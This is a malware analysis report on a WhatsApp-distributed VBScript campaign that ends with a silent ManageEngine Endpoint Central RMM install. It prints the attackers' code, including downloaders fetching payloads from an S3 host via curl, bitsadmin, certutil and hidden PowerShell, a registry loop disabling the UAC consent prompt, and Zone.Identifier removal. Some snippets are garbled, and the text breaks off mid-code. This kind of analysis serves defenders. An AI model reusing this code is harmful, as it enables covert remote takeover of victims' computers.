


An unknown actor distributes malicious VBS scripts via WhatsApp

SL securelist.com/whatsapp-vbs-rmm-campaign/120290


Fareed Radzi

June 22, 2026




In June 2026, we observed a malware campaign distributing malicious VBScript files through direct messages in WhatsApp. The campaign affected users across multiple countries and territories, including Malaysia, Brazil, India, Mexico, Singapore, UK, Spain, Taiwan, Australia, Russia and Vietnam, with the highest number of victims observed in Malaysia. At the time of writing this article, the campaign is still active.

Analysis shows that the campaign primarily targets users of WhatsApp Desktop and WhatsApp Web. The threat actor uses deceptive file names masquerading as business and financial documents to persuade recipients to download and execute the attachment. Once executed, the VBScript initiates a multi-stage infection chain that ultimately results in the installation of legitimate Remote Monitoring and Management (RMM) software, enabling remote access to the victim's system.



We came across a number of social media posts reporting that the malware was being distributed by the users' contacts. The messages contained only the malicious attachment and did not include any accompanying text. One account sent the same attachment to multiple contacts from their list.



WhatsApp messages containing the malicious VBScript file observed across multiple accounts. Source: alleged victims' posts on social media

Based on evidence collected from multiple victims through social media reports and submitted samples, we can conclude that the threat actor had gained access to several WhatsApp accounts and used them to distribute the malicious VBScript files to contacts on the compromised users' contact lists. At the time of writing, the exact method used to compromise these WhatsApp accounts remains unknown.

Social engineering through financial-themed file names

Analysis of the samples revealed that the threat actor relied heavily on social engineering through the use of deceptive file names designed to appear as legitimate business and financial documents. The file names frequently referenced invoices, account statements, debt notices, payment records, and bank statements. Examples of file names include:

- Financial Reports.vbs
- Debt confirmation.vbs
- Statement of Debt(30K).vbs
- Outstanding Payment List.vbs
- Account Statement.vbs
- Debt Statement.vbs
- Billing Statement (2).vbs
- Promissory_Note(b).vbs

Several file names were also localized into different languages, including Portuguese, French, German, and Malay. Examples include:

- Extrato de Conciliação.vbs
- Aviso de dívida.vbs
- Le formulaire de demande le plus récent.vbs
- Bitte füllen Sie das Formular für Umsatzsteuer-Nullsatz-Verkäufe aus.vbs
- Penyata bank.vbs
- Sila semak bil anda.vbs

The use of multiple languages further suggests that the campaign may be targeting victims across different geographic regions.

In addition, the VBScript samples contain extensive comments and metadata intended to mimic legitimate Microsoft Windows Update components. Many of these comments are written in Chinese and include references to Windows Update modules, certificate validation, system integrity checks, and deployment-related functionality. The screenshot below shows an example of the Windows Update-themed comments and Chinese-language annotations embedded within one of the analyzed scripts.

```
1 * Microsoft Windows System Integrity & Update Deployment Module
2 * Build: 2020.04.11.02 | Update Node: KB5052095-STABLE
3 *
4 *
5 Option Explicit
6 On Error Resume Next
7
8
9 [模块 1: 深度检查] - 扩充至 650x 递归函数式扫描
10
11 Dim G_PADO_CONTENT, k_idx, u_meta, t_meta, v_meta, w_meta
12 G_PADO_CONTENT = "MS_UPDATE_ENV_STABLE_VERSION_MANIFEST_PROT_0x9972"
13 s_meta = "TRUSTED_INSTALLER_POLICY_ENFORCEMENT_NODE_VALIDATION_"
14 t_meta = "SECURE_BOOT_MEASUREMENT_LOO_ENTRY_"
15 u_meta = "WINDOWS_DEFENDER_AV_SCAN_COMPLETED_"
16 v_meta = "MICROSOFT_UPDATE_HEALTH_CHECK_PASSED_"
17 w_meta = "CERTIFICATE_CHAIN_VALIDATION_SUCCESS_"
18
19 For k_idx = 1 To 1000
20   G_PADO_CONTENT = G_PADO_CONTENT & s_meta & k_idx & ".SSS_" & (k_idx * 2) & ".I"
21   G_PADO_CONTENT = G_PADO_CONTENT & t_meta & Hex(k_idx * 7) & ".I"
22   G_PADO_CONTENT = G_PADO_CONTENT & u_meta & Hex(k_idx * 11) & ".I"
23   G_PADO_CONTENT = G_PADO_CONTENT & v_meta & Hex(k_idx * 13) & ".I"
24   G_PADO_CONTENT = G_PADO_CONTENT & w_meta & Hex(k_idx * 17) & ".I"
25 Next
26 G_PADO_CONTENT = G_PADO_CONTENT & String(30000, "H")
27 G_PADO_CONTENT = G_PADO_CONTENT & String(20000, "H")
28 G_PADO_CONTENT = G_PADO_CONTENT & String(10000, "S")
29
30
31 [版本与签名信息 - 详细版]
32
33 * 发布者: Microsoft Windows Update Publisher (Certified)
34 * 签名算法: sha256RSA | 状态: VALID_SIGNATURE (0x00000000)
35 * 信任范围: Windows 10/11 Endpoint Management (SecureBoot-Enabled)
36 * 证书序列号: 33 00 00 01 23 45 67 89 AB CD EF 00 12 34 57 20
37 * 颁发者: CN=Microsoft Root Certificate Authority 2011, O=Microsoft Corporation, L=Redmond, S=Washington, C=US
38 * 有效期: 2024-01-01 00:00:00 至 2038-12-31 23:59:59
39
40
41 * Windows Update Module
42 * Build: 2020.06.08.07
43 *
44 *
45 Option Explicit
46 On Error Resume Next
47
48
49 [模块 1: 安全验证检查]
50
51 * 数字签名: Microsoft Windows Publisher
52 * 证书序列号: 08 1C 2D 3E 4F 5A 6B 7C 8D 9E 0F 1A 2B 3C 4D 5E
53 * 颁发者: CN=Microsoft Code Signing PCA 2011, O=Microsoft Corporation
54 * 有效期: 2024-01-01 至 2027-12-31
55 * 签名算法: sha256RSA
56 * 时间戳: http://timestamp.digicert.com
57 * 文件版本: 10.0.22021.1
58 * 产品名称: Microsoft Windows Operating System
59 * 文件说明: Windows Update Agent
60
61
62 [模块 2: 系统版本检测]
63
64 * 最低要求: Windows 10 Version 21H2 (Build 19H4)
65 * 当前版本: Windows 11 Version 22H2 (Build 22H2)
66 * 架构支持: x86, x64, ARM64
67
68
69 [模块 3: 更新策略配置]
70
71 * 策略: Automatic Updates Enabled = 1
72 * 策略: Allow Automatic Updates Immediate Installation = 1
73 * 策略: No Auto Restart with Logged On Users = 1
74
75
76
```

Windows Update-themed and Chinese-language comments observed across multiple Stage 1 VBScript variants

Delivery of the initial VBScript file

Analysis of telemetry collected from the systems where the malware was executed, conducted together with the dynamic analysis of the sample, showed that the VBScript is launched through Windows Script Host (WScript.exe), which subsequently retrieves and executes additional VBScript components required for the later stages of the attack.

Two user interactions are needed to initiate the infection chain. When the user first clicks the attachment in either WhatsApp Desktop or WhatsApp web, it is downloaded to their machine. To launch the app, they need to open it.

In WhatsApp Desktop, the malware is executed directly within the application by clicking once more the file icon or by choosing the option “Open” in the chat. The process tree analysis shows that WScript.exe is spawned by WhatsApp.Root.exe. The executed script was observed within WhatsApp Desktop’s attachment storage directory, with the following command line:

```
1 "C:\Windows\System32\WScript.exe" "C:\Users\  
  <username>\AppData\Local\Packages\5319275A.WhatsAppDesktop_cv1g1gvanyjgm\LocalState\Sessions\  
  <session_id>\Transfers\<YYYY-MM>\financial reports(s).vbs"
```

This process relationship confirms that the malicious VBScript was executed directly from the WhatsApp Desktop client.

In contrast, when the attachment is accessed through WhatsApp Web, to launch the malware, the user should open the downloaded file from the Downloads folder or through the browser’s download history. In the first case, the malware’s parent process will be explorer.exe, while in the second, it will be executed by the browser where the web app was opened.

Technical analysis

Stage 1: Initial VBScript execution

The first stage of the infection chain is a VBS or VBE file delivered through WhatsApp. Although multiple variants of the scripts were observed, their core functionality remains consistent: the script creates a working directory under `C:\Users\Public\Documents\`, downloads two additional VBScript payloads from a remote infrastructure, and executes them using Windows Script Host.

Across the observed variants, the working directory is created using randomized names such as Temp_<random> or MSUpdate_<random>. Some variants also configure the directory and downloaded files with hidden and system attributes, likely to reduce visibility to the user during execution.

```
102 ' --- 路径逻辑与环境隔离 ---
103 Randomize
104 Dim folderName, workDir, pdfName, vbsName, pdfPath, vbsPath, targetURL, secondVBSURL
105 folderName = "MSUpdate_" & Int(89999 * Rnd + 10000)
106 ' 迁移至更具迷惑性的隐藏目录
107 workDir = "C:\Users\Public\Documents\" & folderName & "\"
108
109 If Not FS0.FolderExists(workDir) Then
110     FS0.CreateFolder workDir
111     FS0.GetFolder(workDir).Attributes = 3 ' 设置为隐藏+系统属性
112 End If
```

Example of the code generating a random working directory and configuring it with hidden and system attributes

The scripts employ several obfuscation techniques, including string concatenation, encoded VBScript, randomized variable names, and large amounts of junk content. One notable variant employs even heavier obfuscation than the other samples. The script reconstructs object names, file paths, utilities, and URLs through character-by-character string concatenation.

```

687 ' ===== 任务 1 =====
688 Dim url1, dest1
689 url1 = "http://www.baidu.com/" & Chr(34) & dest1 & Chr(34), 0, False
690 dest1 = workDir & Chr(34) & dest1 & Chr(34), 0, True
691 If DownloadFile(url1, dest1) Then
692     WScript.Sleep 2000
693 Else
694     WSH.Run "cmd /c cd /d %~dp0 & curl -O http://www.baidu.com/" & Chr(34) & dest1 & Chr(34), 0, True
695     If FSO.FileExists(dest1) Then
696         WSH.Run "cmd /c cd /d %~dp0 & curl -O http://www.baidu.com/" & Chr(34) & dest1 & Chr(34), 0, False
697     End If
698 End If
699 ' 等待 40 秒
700 WScript.Sleep 40000
701 ' ===== 任务 2 =====
702 Dim url2, dest2
703 url2 = "http://www.baidu.com/" & Chr(34) & dest2 & Chr(34), 0, False
704 dest2 = workDir & Chr(34) & dest2 & Chr(34), 0, True
705 If DownloadFile(url2, dest2) Then
706     WSH.Run "cmd /c cd /d %~dp0 & curl -O http://www.baidu.com/" & Chr(34) & dest2 & Chr(34), 0, True
707 Else
708     WSH.Run "cmd /c cd /d %~dp0 & curl -O http://www.baidu.com/" & Chr(34) & dest2 & Chr(34), 0, False
709 End If
710 Set WSH.Run = Nothing : Set FSO_VMS = Nothing : Set WMI_OSLI = Nothing : Set APP_KXKJ = Nothing
711 WScript.Quit 0

```

Example of an obfuscated Stage 1 VBScript variant.

Several variants copy curl.exe and bitsadmin.exe into the working directory and rename them using DLL-like filenames before downloading additional VBS files.

```

113 pdfName = "Uamk9.pdf" > 下载附件重命名为 VBS 执行 (Uamk9.pdf -> Uamk9.vbs) ---
116 vboName = "Uamk9.vbs"
117 pdfPath = workDir & pdfName
118 vbsPath = workDir & vbsName
119 TargetURL = "https://xikem2.s3.ap-southeast-1.amazonaws.com/Uamk9.pdf"
120
121 ' --- 第二个组件: VBS 逻辑执行 (baoxi.vbs) ---
122 Dim secondVBSName, secondVBSPath
123 secondVBSName = "baoxi.vbs"
124 secondVBSPath = workDir & secondVBSName
125 secondVBSURL = "https://xikem2.s3.ap-southeast-1.amazonaws.com/baoxi.vbs"
126
127 ' --- 系统安全类库 (使用安全的系统工具名称) ---
128 ' 使用 winhttp.dll 和 wininet.dll 系统网络核心库, 极其常见且安全
129 Dim d_lib, d_opt
130 d_lib = workDir & "winhttp.dll"
131 d_opt = workDir & "wininet.dll"
132
133 If Not FSO.FileExists(d_lib) Then
134     FSO.CopyFile "C:\Windows\System32\curl.exe", d_lib
135     FSO.CopyFile "C:\Windows\System32\bitsadmin.exe", d_opt
136     FSO.GetFile(d_lib).Attributes = 3
137     FSO.GetFile(d_opt).Attributes = 3
138 End If
139
140 ' =====
141 ' [模块 2: 尝试下载引擎 - 缓冲优化版]
142 ' =====
143 Function ExecuteSecureDownload(url, dest, method)
144     On Error Resume Next
145     Dim cmd : ExecuteSecureDownload = False
146
147     Select Case method
148         Case 1 ' Curl (通过污染 DLL 调用)
149             cmd = d_lib & " %* -o %~ -d %~ -r %~ -e %~" & Chr(34) & dest & Chr(34) & " " & url
150         Case 2 ' BITS (通过污染 Agent 调用)
151             cmd = d_opt & " /transfer MSUpdateJob /download /priority high " & url & " " & Chr(34) & dest & Chr(34)
152         Case 3 ' PowerShell (带 TLS1.2 强制认证)
153             cmd = v_ps & " -ExecutionPolicy Bypass -WindowStyle Hidden -Command '[Net.ServicePointManager]::SecurityProtocol = 3072; (New-Object Net.WebClient).DownloadFile(' & url & "', "" & dest & "')""
154         Case 4 ' CertUtil (备用方案)
155             cmd = v_ct & " -urlcache -split -f " & url & " " & Chr(34) & dest & Chr(34)
156     End Select
157
158 WshShell.Run "cmd /c " & cmd, 0, True
159 WScript.Sleep 4000

```

The downloaded files are commonly staged using misleading file extensions before execution. For example, some variants download files using PDF or TXT extensions and then change them to VBS before launching them with `wscript.exe`. Other variants download the secondary VBScript payloads directly.

Stage 2: Execution of secondary VBScript payloads

VBS script 1: UAC configuration modification

```

1  ' =====
2  ' Windows 权限策略强制更新代理 (反射注入特征版 - 450ms)
3  ' =====
4  Option Explicit
5
6  ' 动态构建对象名称, 避开静态扫描
7  Dim s_o1, s_o2
8  s_o1 = "W" & "Script" & ".S" & "hell"
9  s_o2 = "S" & "hell" & ".A" & "pplication"
10
11  Dim c_p1, c_p2
12  ExecuteGlobal "Set c_p1 = CreateObject("" & s_o1 & "")"
13  ExecuteGlobal "Set c_p2 = CreateObject("" & s_o2 & "")"
14
15  Dim r_s, r_k, r_c
16  r_s = "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System"
17  r_k = "ConsentPromptBehaviorAdmin"
18  r_c = "reg add "" & r_s & "" /v "" & r_k & "" /t REG_DWORD /d 0 /f"
19
20  ' 循环处理, 通过动态方法调用
21  Dim x
22  For x = 1 To 25
23      ' 异步执行
24      c_p2.ShellExecute "cmd.exe", "/c " & r_c, "", "runas", 0
25
26      ' 450ms 冷却间隔
27      WScript.Sleep 450
28  Next
29
30  ' 显式销毁
31  Set c_p1 = Nothing
32  Set c_p2 = Nothing
33  WScript.Quit 0

```

Stage 2 VBScript repeatedly attempting to modify the ConsentPromptBehaviorAdmin registry value

As shown in the figure above, the script repeatedly executes an elevated registry modification command targeting the following registry key:

1 HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\ConsentPromptBehaviorAdmin

The command is launched using the ShellExecute method with the runas verb, causing Windows to request administrative privileges before the registry change can be applied. Its goal is to set the ConsentPromptBehaviorAdmin registry key value to 0, thus enabling administrative actions without displaying a consent prompt to the user. The script attempts to apply this registry change in a loop with short delays between executions, likely to increase the chances that the setting will be successfully modified if administrative privileges are granted by the victim.

VBS script 2: ZIP download and script execution

The second VBS script downloads a ZIP file, extracts it and executes a script to start the RMM installation.

Similar to the Stage 1 downloader, the Stage 2 downloader creates its own working directory under C:\Users\Public\Documents\, commonly using randomized folder names such as Sys<random>, Data<random>, or a random numeric value. In most cases, the hidden attribute is assigned to this folder. The script then downloads a ZIP archive from attacker-controlled infrastructure, extracts its contents, and executes an embedded setup1.vbs script.

```

47 ' --- 路径逻辑与环境隔离 ---
48 Randomize
49 Dim folderName, workDir, zipName, targetPath, targetURL, targetVBS
50 folderName = "MSUpdate_" & Int(89999 * Rnd + 10000)
51 ' 迁移至更具迷惑性的隐藏目录
52 workDir = "C:\Users\Public\Documents\" & folderName & "\"
53
54 If Not FSO.FolderExists(workDir) Then
55     FSO.CreateFolder workDir
56     FSO.GetFolder(workDir).Attributes = 3 ' 设置为隐藏+系统属性
57 End If

```

Stage 2 downloader creating a hidden working directory under C:\Users\Public\Documents\

Similar to the Stage 1 downloader, the variants leverage multiple download mechanisms, including curl, bitsadmin, certutil, PowerShell, and direct HTTP requests.

```

80 ' =====
81 ' [模块 2: 稳健下载引擎 - 继承优化版]
82 ' =====
83 Function ExecuteSecureDownload(url, dest, method)
84     On Error Resume Next
85     Dim cmd : ExecuteSecureDownload = False
86
87     Select Case method
88         Case 1 ' Curl (通过伪装 DLL 调用)
89             cmd = d_lib & " -k -s -L --retry 2 -o " & Chr(34) & dest & Chr(34) & " " & url
90         Case 2 ' BITS (通过伪装 Agent 调用)
91             cmd = d_agt & " /transfer MSUpdateJob /download /priority high " & url & " " & Chr(34) & dest & Chr(34)
92         Case 3 ' PowerShell (带 TLS1.2 强制认证)
93             cmd = v_ps & " -ExecutionPolicy Bypass -WindowStyle Hidden -Command ""[Net.ServicePointManager]::SecurityProtocol = 3072; (New-Object Net.WebClient).DownloadFile(" & url & " ", " & dest & " ")"
94         Case 4 ' CertUtil (备用方案)
95             cmd = v_ct & " -urlcache -split -f " & url & " " & Chr(34) & dest & Chr(34)
96     End Select
97
98     WshShell.Run "cmd /c " & cmd, 0, True
99     WScript.Sleep 4000
100
101     If FSO.FileExists(dest) Then
102         ' 增加严格的体积校验 (ZIP 至少应大于 1KB)
103         If FSO.GetFile(dest).Size > 1024 Then
104             ExecuteSecureDownload = True
105         End If
106     End If
107 End Function

```

Stage 2 downloader using multiple download mechanisms to retrieve the ZIP archive

Following a successful download, the archive is extracted using the Shell.Application COM interface. Most variants invoke the CopyHere method with flags intended to suppress user prompts and allow extraction to proceed without user interaction. The extracted setup1.vbs script is then launched through wscript.exe to proceed with the next stage of the infection chain.

Also, one variant additionally attempts to remove Zone.Identifier alternate data streams from extracted files prior to execution, likely to reduce security warnings associated with files downloaded from the Internet.

```

55 ' --- 执行部署流程 (原始功能逻辑) ---
56 If SilentDownload(d_url, workDir & zipName) Then
57     Dim zipObj, targetObj
58     Set zipObj = objShell.Namespace(workDir & zipName)
59     Set targetObj = objShell.Namespace(workDir)
60
61     If Not (zipObj Is Nothing) And Not (targetObj Is Nothing) Then
62         ' 0x14: 覆盖 + 隐藏 UI (原始解压功能)
63         targetObj.CopyHere zipObj.Items, &H14
64
65         ' 预留解压 IO 时间
66         WScript.Sleep 5000
67
68         ' 清除 Zone.Identifier (这是确保 setup1.vbs 能成功加载 DLL 的关键)
69         WshShell.Run "cmd /c ""del /f /q "" & workDir & " *:Zone.Identifier"" ", 0, True
70
71         ' 运行 setup1.vbs
72         If FSO.FileExists(targetVBS) Then
73             FSO.GetFile(targetVBS).Attributes = 2
74             ' 维持原始启动方式
75             WshShell.Run "wscript.exe " & Chr(34) & targetVBS & Chr(34), 0, False
76         End If
77     End If
78 End If
79
80 ' 清理对象
81 Set WshShell = Nothing : Set FSO = Nothing : Set objShell = Nothing
82 WScript.Quit 0

```

Example of the code responsible for ZIP extraction, Zone.Identifier removal, and execution of the next-stage VBScript

Stage 3: Installation of remote monitoring and management software

Besides the setup1.vbs script, the ZIP archive downloaded during Stage 2 contains a preconfigured ManageEngine Endpoint Central deployment package. Inside the archive are the files required to install and register the Endpoint Central agent, including the MSI installer, configuration files, certificates, and installation scripts.

Name	Type	Size
 DCAgentServerInfo.json	JSON Source File	2 KB
 DMRRootCA.crt	CERFile	2 KB
 DMRRootCA-Server.crt	CERFile	2 KB
 README.html	Chrome HTML Do...	2 KB
 setup.bat	Windows Batch File	3 KB
 setup1.vbs	VBScript Script File	2 KB
 UEMSAgent.msi	Windows Installer ...	32,518 KB
 UEMSAgent.mst	MST File	20 KB

Extracted Stage 3 Endpoint Central installation ZIP package


The table below summarizes the purpose of each file contained within the deployment package:

File	Description
------	-------------

DCAgentServerInfo.json	Endpoint Central server configuration containing management server IP addresses and ports
DMRootCA.crt	Trusted root certificate
DMRootCA-Server.crt	Server authentication certificate
README.html	Endpoint Central agent setup instructions
setup.bat	Legitimate Endpoint Central installer wrapper included in the package, not used by the malware chain
setup1.vbs	Malicious launcher used by the threat actor to silently install the Endpoint Central agent
UEMSAgent.msi	Endpoint Central agent installer package
UEMSAgent.mst	Custom installation configuration settings for the MSI package

ManageEngine Endpoint Central is a legitimate enterprise management platform commonly used for software deployment, system administration, and remote support. Its remote administration capabilities make it attractive for abuse by threat actors seeking persistent access to compromised systems.

One interesting variant attempted to disguise the package as an income tax–related document. Instead of containing a legitimate tax document, the archive contained a VBScript file named “Income Tax Return Form.vbs” and accompanied by an instruction file designed to persuade the victim to open it. Analysis showed that the VBScript contained functionality similar to setup1.vbs, ultimately performing the same Endpoint Central installation process.



Tax document-themed VBScript lure and installation script

As discussed in Stage 2, the downloader ultimately executes a VBScript file named setup1.vbs. The script first verifies that the required installation files are present in the extracted folder and then attempts to relaunch itself with administrative privileges using the Windows runas mechanism before proceeding with the installation.

```

5 ' 修复后的路径获取方式
6 strPath = objFSO.GetParentFolderName(WScript.ScriptFullName)
7
8 strMSI = strPath & "\UEMSAgent.msi"
9 strMST = strPath & "\UEMSAgent.mst"
10 strCRT1 = strPath & "\DMRootCA-Server.crt"
11 strCRT2 = strPath & "\DMRootCA.crt"
12
13 ' 1. 检查必要文件是否存在
14 If Not objFSO.FileExists(strMSI) Then
15     MsgBox "找不到安装文件 UEMSAgent.msi, 请确保已解压所有文件到当前文件夹!", 16, "错误"
16     WScript.Quit
17 End If
18
19 ' 2. 检查管理员权限并提权 (通过判断自参数传递)
20 If Not WScript.Arguments.Named.Exists("elevated") Then
21     ' 弹出 UAC 窗口并以管理员身份重新运行自己
22     objShell.ShellExecute "wscript.exe", "" & WScript.ScriptFullName & "" /elevated", "", "runas", 1
23     WScript.Quit
24 End If

```

The setup1.vbs script verifying installation files and requesting administrative privileges

Once elevated, setup1.vbs silently installs the bundled ManageEngine Endpoint Central agent using msixec.exe, applying the supplied configuration and certificate files. The installation is performed silently, preventing the user from seeing the Endpoint Central installation interface.

```

26 ' 3. 构建静默安装命令
27 ' /qn 实现完全无界面背景安装
28 strCommand = "msiexec.exe /i "" & strMSI & "" " & _
29     "TRANSFORMS="" & strMST & "" " & _
30     "ENABLESILENT=yes REBOOT=ReallySuppress INSTALLSOURCE=Manual " & _
31     "SERVER_ROOT_CERT="" & strCRT1 & "" " & _
32     "DS_ROOT_CERT="" & strCRT2 & "" " /qn"
33
34 ' 4. 执行安装 (0 代表完全隐藏 CMD 黑框, True 代表等待安装进程结束)
